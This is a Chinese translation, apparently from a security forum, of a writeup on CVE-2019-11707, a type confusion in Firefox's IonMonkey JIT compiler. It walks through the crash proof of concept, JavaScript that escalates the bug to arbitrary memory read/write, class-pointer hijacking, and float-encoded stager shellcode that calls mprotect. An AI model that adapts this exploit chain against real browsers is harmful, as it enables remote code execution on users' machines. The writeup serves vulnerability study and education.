CVE-2019-11707 Writeup

f0**** / 2019-08-22 09:00:00 / 浏览数 3826 安全技术 漏洞分析 顶(1) 踩(0)

注：本篇文章是一篇译文。主要内容为火狐64位上的漏洞利用，原作者寻找解决的方法，和利用的思路非常值得学习。内容相当丰富。文章最后2部分，因为不涉及到具体的
原文链接：https://blog.bi0s.in/2019/08/18/Pwn/Browser-Exploitation/cve-2019-11707-writeup/

- IonMonkey不检查当前元素 prototypes 上的索引元素，只检查 ArrayPrototype。内联Array.pop之后，这会导致类型混淆。
- 我们混淆了一个 Uint32Array 和一个 Uint8Array 来获取 ArrayBuffer 中的溢出并继续将其转换为任意读写并执行了shellcode。

漏洞

这个漏洞，在Project Zero bug tacker 上已经有很好的描述。但这里，还是要仔细说明一下。

主要问题是在这：IonMonkey 在内联 Arrary.prototype.pop，Arrary.prototype.push，和 Arrary.prototype.slice 时，没有检查 prototype
上的索引元素。它只检查 Array prototype 链上是否有任何索引元素。那么，在使用目标对象和 Array prototype
之间使用中间链，就可以很容易的绕过它。那什么是内联和 prototype 链？ 让我们在深入研究bug细节之前先简单介绍一下这些内容。

prototype
是JavaScript实现继承的方式。它基本上允许我们在各种对象之间共享属性和方法（我们可以将对象视为与其他OOP语言中的类相对应）。我的一个队友已经写了一篇关于
JS prototypes 的相当全面的文章，我建议阅读他帖子的前5部分。 prototypes 更深入的部分，可以在 MDN 页面上找到。
内联缓存意味着保存先前查找的结果，以便下次进行相同的查找时，直接使用保存的值，节约查找的成本。因此，当我们调用：Array.pop（ ），那么初始查找涉及以下内容
获取数组对象的 prototype ，然后在其属性中搜索 pop 函数，最后获取 pop 函数的地址。现在，如果此时内联 pop 函数，则保存此函数的地址，并在下次调用
Array.pop 时，所有这些查找都不需要重新计算。

V8开发人员 Mathias Bynens 撰写了几篇关于内联缓存和 prototype 的非常好的文章。

现在让我们来看看saelo发现的崩溃样本

```
// Run with --no-threads for increased reliability
const v4 = [{a: 0}, {a: 1}, {a: 2}, {a: 3}, {a: 4}];
function v7(v8,v9) {
   if (v4.length == 0) {
       v4[3] = {a: 5};
   }

   // pop the last value. IonMonkey will, based on inferred types, conclude that the result
   // will always be an object, which is untrue when  p[0] is fetched here.
   const v11 = v4.pop();

   // Then if will crash here when dereferencing a controlled double value as pointer.
   v11.a;

   // Force JIT compilation.
   for (let v15 = 0; v15 < 10000; v15++) {}
}

var p = {};
p.__proto__ = [{a: 0}, {a: 1}, {a: 2}];
p[0] = -1.8629373288622089e-06;
v4.__proto__ = p;

for (let v31 = 0; v31 < 1000; v31++) {
   v7();
}
```

最初有一个数组 v4 ，它所有元素都用对象创建。SpiderMonkey的类型推理机制将会注意到这一点，并认为由 const 定义的数组 v4 将始终保持其中的对象。

现在，另一个数组 p 也使用对象初始化，并将 p [0] 设置为浮点数。那么有趣的点来了，v4 的 prototype
改变了，但是类型推理机制并没有跟踪此情况。这很有趣，但是这还不是bug的地方。


下面来看看函数 v7，虽然 v4 数组中有元素，但它们只是调用 pop 函数并访问元素的 “a” 属性。函数尾部的 for 循环强制 IonMonkey 使用 JIT
编译该函数为及时汇编代码。

这时内联 Array.pop ，IonMonkey 发现 Array.pop
返回的类型与推断类型相同，因此不会发生任何类型障碍。然后它假定返回类型将始终是一个对象，并继续删除弹出元素上的所有类型检查。

这里就是错误。在内联 Array.pop 时，IonMonkey 应该检查数组 prototype 有没有任何索引属性。相反，它只检查ArrayPrototype
没有任何索引属性。所以这意味着如果我们在数组和 ArrayPrototype 之间有一个中间的 prototype，那么就不会检查那些元素。以下，是"js / src / jit / MCallOptimize.cpp" 中"onBuilder :: inlineArrayPopShift"的相关片段。

```
bool hasIndexedProperty;
MOZ_TRY_VAR(hasIndexedProperty, ArrayPrototypeHasIndexedProperty(this, script()));
if (hasIndexedProperty) {
   trackOptimizationOutcome(TrackedOutcome::ProtoIndexedProps);
   return InliningStatus_NotInlined;
   }
```

以下是绕过这个问题的方法。



那么将索引元素放在数组原型上有什么好处呢？ 当数组是稀疏数组并且 Array.pop 遇到空元素（JS_ELEMENTS_HOLE）时，它会向 prototype
链扫描具有索引元素的 prototype，以及与所需索引对应的元素。 例如：

```
js> a=[]
[]
js> a[1]=1 // Sparse Array - element at index 0 does not exist
1
js> a
[, 1]
js> a.__proto__=[1234]
[1234]
js> a.pop()
1
js> a.pop() // Since a[0] is empty, and a.__proto__[0] exists, a.__proto__[0] is returned by Array.pop
1234
```

现在问题 - 当 JIT 编译函数 v7 时，所有类型检查都被删除，因为观察到的类型与推断的类型相同，并且TI机制不跟踪原型上的类型。当数组 v4 pop
所有原始元素后，如果再次调用 v7，则将 v4 [3] 设置为对象。这意味着 v4 现在是一个稀疏数组，因为 v4 [0]，v4 [1] 和 v4 [2] 为空。 因此，当试图弹出 v4 [2]
和 v4 [1] 时，Array.pop会返回 prototype 中的值。现在，当它尝试对 v4 [0] 执行相同操作时，将返回浮点值而不是对象。但是 IonMoney 仍然认为
Array.pop（现在是浮点数）返回的值是一个对象，因为这里没有类型检查。接着，IonMoney 执行到 POC
下一部分，从返回的对象中获取属性"a"，此时就崩溃了，因为返回的不是一个对象的指针，而是一个用户控制的浮点数。

实现任意读写

我花了很多时间试图泄漏。 最初我的想法是创建一个浮点数组，并把 prototype 上将一个元素设置为一个对象。因此，IonMoney 会假设 Array.pop
总是返回一个浮点数并将对象指针视为浮点数并泄漏指针的地址。但这没有成功，这里会有检查代码来验证 Array.pop
返回的值是否为有效浮点数。对象指针是标记指针，因此是无效的浮点值。我不确定为什么在代码中有这样的检查，所以无法从这种方法进行泄漏，不得不花一些时间考虑替
顺便说一句，我还写了一篇关于 SpiderMonkey 数据结构和概念的文章。

Uint8Array 和 Uint32Array

由于 float 方法不起作用，我在想 JIT 编译时如何访问不同类型的对象。 在查看类型数组赋值时，我遇到了一些有趣的东西：

```
mov    edx,DWORD PTR [rcx+0x28] # rcx contains the starting address of the typed array
cmp    edx,eax
jbe    0x6c488017337
xor    ebx,ebx
cmp    eax,edx
cmovb  ebx,eax
mov    rcx,QWORD PTR [rcx+0x38] # after this rcx contains the underlying buffer
mov    DWORD PTR [rcx+rbx*4],0x80
```

这里 rcx 是指向数组的指针，而 eax 包含我们分配的索引。[rcx+0x28]
实际上是保持数组的大小。因此，检查是为了确保索引小于数组大小，但没有进行对象的检查（因为删除了类型检查）。这意味着，如果JIT编译的是 Uint32Array

对象并且 prototype 包含 Uint8Array对象，那这将造成溢出。这是因为 IonMonkey 总期望是一个 Uint32Array 进行操作（从汇编代码的最后一行可以看出，它直接执行一个mov DWORD PTR），但如果数组类型是 Uint8Array 那么它的大小将变大（因为现在每个元素都是一个字节而不是 dword）。
因此，如果我们传递一个大于 Uint32Array 大小的索引，它将通过检查并初始化。
例如，上面的代码是下面的编译形式 ：

```
v11[a1] = 0x80
```

其中 v11 = Uint32Array 数组。 底层 ArrayBuffer 的大小是32（0x20）字节。这意味着这个 Uint32Array 的大小是 32/4 = 8 个元素。现在，如果 v11 突然改变为同一底层 ArrayBuffer 上的 Uint8Array，那么大小（[rcx + 0x28]）是 32/1 = 32 个元素。但是在分配值时，代码仍然使用 mov DWORD PTR 而不是 mov BYTE PTR 。因此，如果我们将索引设为 30，那么检查将在与 32（而不是8)进行比较时传递。 因此我们写入 buffer_base +（30 * 4）= buffer_base + 120，而缓冲区只有 32 个字节长！

现在我们要做的就是将缓冲区溢出转换为任意地址读写。
此溢出位于ArrayBuffer的缓冲区中。现在，如果缓冲区足够小（我认为小于96字节，但不确定），那么这个缓冲区是内联的，换句话说，就在 ArrayBuffer 类的 metadata 之后。 首先让我们看看可以实现此溢出的代码。

```
buf = []
for(var i=0;i<100;i++)
{
 buf.push(new ArrayBuffer(0x20));
}

var abuf = buf[5];

var e = new Uint32Array(abuf);
const arr = [e, e, e, e, e];

function vuln(a1) {

   if (arr.length == 0) {
       arr[3] = e;
   }

   /*

   If the length of the array becomes zero then we set the third element of
   the array thus converting it into a sparse array without changing the
   type of the array elements. Thus spidermonkey's Type Inference System does
   not insert a type barrier.

   */

   const v11 = arr.pop();
   v11[a1] = 0x80
   for (let v15 = 0; v15 < 100000; v15++) {}
}

p = [new Uint8Array(abuf), e, e];
arr.__proto__ = p;

for (let v31 = 0; v31 < 2000; v31++) {
   vuln(18);
}
```

buf 是一个 ArrayBuffer 数组，每个都是 0x20。 在内存中，所有这些分配的 ArrayBuffer 将连续存在。 下面是它们在内存中的分布：

```
                 +-> group               +->shape
                 |                       |
0x7f8e13a88280:  0x00007f8e13a798e0  0x00007f8e13aa1768

                 +-> slots               +->elements (Empty in this case)
                 |                       |
0x7f8e13a88290:  0x0000000000000000  0x000055d6ee8ead80

                 +-> Shifted pointer
                 |   pointing to         +-> size in bytes of the data buffer
                 |   data buffer         |
0x7f8e13a882a0:  0x00003fc709d44160  0xfff8800000000020

                 +-> Pointer
                 |   pointing to         +-> flags
                 |   first view          |
0x7f8e13a882b0:  0xfffe7f8e15e00480  0xfff8800000000000

0x7f8e13a882c0:  0x0000000000000080  0x0000000000000000  # data buffer. Size is
0x7f8e13a882d0:  0x0000000000000000  0x0000000000000000  # 0x20 bytes

0x7f8e13a882e0:  0x00007f8e13a798e0  0x00007f8e13aa1768  # Next ArrayBuffer in the
0x7f8e13a882f0:  0x0000000000000000  0x000055d6ee8ead80  # buf array
0x7f8e13a88300:  0x00003fc709d44190  0xfff8800000000020
0x7f8e13a88310:  0xfffa000000000000  0xfff8800000000000

0x7f8e13a88320:  0x0000000000000000  0x0000000000000000  # data buffer of the second
0x7f8e13a88330:  0x0000000000000000  0x0000000000000000  # ArrayBuffer

0x7f8e13a88340:  0x00007f8e13a798e0  0x00007f8e13aa1768
0x7f8e13a88350:  0x0000000000000000  0x000055d6ee8ead80
0x7f8e13a88360:  0x00003fc709d441c0  0xfff8800000000020
0x7f8e13a88370:  0xfffa000000000000  0xfff8800000000000

0x7f8e13a88380:  0x0000000000000000  0x0000000000000000
0x7f8e13a88390:  0x0000000000000000  0x0000000000000000
```


现在，如果我们在 buf 数组的第二个元素的数据缓冲区中有溢出，那么我们可以去编辑连续 ArrayBuffer 的 metadata 。我们可以定位 ArrayBuffer 的长度字段，该字段实际指定数据缓冲区的长度。我们修改它，这样 buf 数组中的第三个 ArrayBuffe r就会达到任意大小。因此，现在第三个 ArrayBuffer 的数据缓冲区与第四个 ArrayBuffer 重叠，这允许我们从第四个 ArrayBuffer 的 metadata 中泄漏东西！

在上面的代码中，我们在索引6处编辑 ArrayBuffer 的长度并将其设置为 0x80。 因此，现在我们可以从第 7 个元素的 metadata 泄漏数据，可以获得任何想要的泄漏。

```
leaker = new Uint8Array(buf[7]);
aa = new Uint8Array(buf[6]);

leak = aa.slice(0x50,0x58);
group = aa.slice(0x40,0x48);
```

这里，泄漏的是 ArrayBuffer 的第一个视图的地址，它是一个 Uint8Array 视图（leaker对象）。group 是此ArrayBuffer 的地址。现在我们可以进行泄露，那么需要将其转换为任意地址读写。因此，我们将在索引7处编辑指向ArrayBuffer 数据缓冲区的指针，用以指向任意地址。让我们将这个任意地址写上刚刚泄露的 Uint8Array 的地址。因此，下次我们在 ArrayBuffer上创建一个视图时，它的数据缓冲区将指向一个 Uint8Array（及：leaker）。

现在有了这个，我们可以编辑 leaker 对象的数据指针并将其指向任何地方。之后，查看数组会泄漏该地址的值，并且写入该数组会编辑该地址的内容。


```
changer = new Uint8Array(buf[7])

function write(addr,value){
   for (var i=0;i<8;i++)
     changer[i]=addr[i]
   value.reverse()
   for (var i=0;i<8;i++)
     leaker[i]=value[i]
}

function read(addr){
   for (var i=0;i<8;i++)
```

```
    changer[i]=addr[i]
  return leaker.slice(0,8)
}
```

现在我们在内存中有任意读写，我们所要做的就是将其转换为代码执行！

实现代码执行

有许多方法可以实现代码执行。 这里，我遇到了一种注入和执行 shellcode 的有趣方法，并决定在这种情况下尝试一下。
上面这篇文章的作者精美地解释了这个概念，但为了完整起见，我只是简单介绍这些要点。
就像我在之前关于SpiderMonkey内部的帖子中提到的那样，每个对象都与一个由 JSClass 对象组成的组相关联。 JSClass 包含一个 ClassOps 元素，它包含控制如何添加，删除属性等的函数指针。如果我们设法劫持这个函数指针，那么代码执行就是一个容易的工作。



我们可以使用我们选择的地址覆盖 class_pointer 。在这个地址，我们伪造了整个 js :: Class 结构。至于字段，我们可以从原始的 Class 对象泄漏出来。这里我们只需要确保 cOps 指向我们在内存中写入的函数指针表。在这个漏洞利用中，我将使用指向 shellcode 的指针覆盖 addProperty 字段。

```
grp_ptr = read(aa)
jsClass = read_n(grp_ptr,new data("0x30"));

name = jsClass.slice(0,8)
flags = jsClass.slice(8,16)
cOps = jsClass.slice(16,24)
spec = jsClass.slice(24,32)
ext = jsClass.slice(40,48)
oOps = jsClass.slice(56,64)
```

注入Shellcode

我们或多或少会使用与上述帖子中作者所显示的技术相同的技术。 让我们创建一个函数来保存我们的 shellcode 。

```
buf[7].func = function func() {
 const magic = 4.183559446463817e-216;

 const g1 = 1.4501798452584495e-277
 const g2 = 1.4499730218924257e-277
 const g3 = 1.4632559875735264e-277
 const g4 = 1.4364759325952765e-277
 const g5 = 1.450128571490163e-277
 const g6 = 1.4501798485024445e-277
 const g7 = 1.4345589835166586e-277
 const g8 = 1.616527814e-314
}
```

这是一个 stager shellcode，它将使用 mprotect 使内存区域有读写执行权限。 下面是一个稍详细的解释。

```
# 1.4501798452584495e-277
mov rcx, qword ptr [rcx]
cmp al,al

# 1.4499730218924257e-277
push 0x1000

# 1.4632559875735264e-277
pop rsi
xor rdi,rdi
cmp al,al

# 1.4364759325952765e-277
push 0xfff
pop rdi

# 1.450128571490163e-277
not rdi
nop
nop
nop

# 1.4501798483875178e-277
and rdi, rcx
cmp al, al

# 1.4345589835166586e-277
push 7
pop rdx
push 10
pop rax

# 1.616527814e-314
push rcx
syscall
ret
```

那么为什么我们将这个函数赋值为 buf [7] 的属性？ 我们知道 buf [7]的地址，因此我们可以使用任意地址读取获取其任何属性的地址。
这样我们就可以得到这个函数的地址。 但在继续之前，先让 JIT 编译我们的函数。

```
for (i=0;i<100000;i++) buf[7].func()
```

现在我们编译了自己的 shellcode！ 但是等等我们还不知道那个 shellcode 的地址..... 但这就是为什么我们将此函数指定为 buf [7]的属性。
由于这是最新添加的属性，它将位于 slots buffer 的顶部，由于我们有任意地址读写的能力，可以轻松读取此地址。

一旦我们有了函数的基地址，我们就可以从 JSFunction 的 jitInfo 成员泄漏一个 JIT 指针。 在此之后我们只需要找到 shellcode 的起始位置，这就是我们在 shellcode 的开头放上了一个特殊值（magic value）的原因。

现在我们拥有了实现控制流所需的一切： 一个覆盖的目标，一个跳转到的目标，任意地址读写。 所以，让我们去覆盖我们关注过的 clasp_ 指针！

首先，我们创建一个 Uint8Array 来保存我们的 shellcode 。 然后我们得到这个 Uint8Array 的地址，就像我们找到我们编译 shellcode 的函数的地址一样。
我们的目标是获取保存 shellcode 的缓冲区的地址。 一旦我们得到保存shellcode 的 Uint8Array 的起始地址，我们只需添加 0x38 就可以获得存储原始 shellcode 的缓冲区的地址。

请记住，此区域尚不可执行，但我们将通过使用我们的 stager shellcode 来实现。 在这个漏洞利用中，我将使用addProperty 的函数指针来获取代码执行。 当我们尝试向对象添加属性时，会触发此指针。

```
obj.trigger = some_variable
```

我注意到的一件事: 当调用它时，rcx 寄存器包含一个指向要添加的属性的指针（在本例中为 some_variable ）。
因此，我们可以以这种方式将一些参数传递给我们的 stager shellcode 。 我将 shellcode 缓冲区的地址传递给stager shellcode 。 stager shellcode 将使整个页面成为 rwx，然后跳转到我们的 shellcode。

请注意，shellcode 调用 execve 来执行/ usr / bin / xcalc。

参考

- https://bugs.chromium.org/p/project-zero/issues/detail?id=1820
- http://smallcultfollowing.com/babysteps/blog/2012/07/30/type-inference-in-spidermonkey
- https://mathiasbynens.be/notes/shapes-ics
- https://mathiasbynens.be/notes/prototypes
- https://doar-e.github.io/blog/2018/11/19/introduction-to-spidermonkey-exploitation/
- https://vigneshsrao.github.io/play-with-spidermonkey/
- SpiderMoney Source Code

上一篇：记一次渗透测试历程 下一篇：记一次AWD反杀之旅

1. 1 条回复

playmak3r 2019-11-08 00:56:19

师傅tql

0 回复Ta
